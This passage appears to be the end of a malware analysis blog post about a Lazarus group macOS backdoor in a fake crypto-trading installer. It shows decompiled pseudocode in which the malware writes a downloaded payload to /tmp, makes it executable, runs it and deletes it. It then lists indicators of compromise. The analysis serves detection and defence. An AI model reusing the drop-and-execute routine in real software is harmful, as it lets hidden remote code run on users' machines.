3   fwrite(rbx, r14, 0x1, fopen("/tmp/updater", "wb"));
4   fclose(rax);
5
6   chmod("/tmp/updater", 0x1ff);
7   sprintf(&var_4C0, "%s %s", "/tmp/updater", &var_C0);
8
9   rax = system(&var_4C0);
10
11  unlink("/tmp/updater");
12}
```

Always good to handle error conditions and have a plan B!

## Conclusion

Lazarus group continues to target macOS users with ever evolving capabilities. Today, we analyzed a new sample with the ability to remotely download and execute payloads directly from memory!


The good news is the average Mac user doesn't have to worry about being targeted by APT groups such as Lazarus. Moreover, as the installer package, `UnionCryptoTrader.pkg` is unsigned, macOS will warn any users if they attempt to open it:



However, if you do want to manually check if you're infected, the following IoCs should help:

- Launch Daemon property list: `/Library/LaunchDaemons/vip.unioncrypto.plist`
- Running process/binary: `/Library/UnionCrypto/unioncryptoupdater`

Or a tool such as [KnockKnock](#) can also uncover the infection:



\

♥ Love these blog posts and/or want to support my research and tools? \ You can support them via my [Patreon] (<https://www.patreon.com/bePatron?c=701171>) page!

...or better sign up for our [“The Art of Mac Malware Analysis”](#) class at Objective by the Sea v3.0! \

---

Source: [https://objective-see.com/blog/blog\\_0x51.html](https://objective-see.com/blog/blog_0x51.html)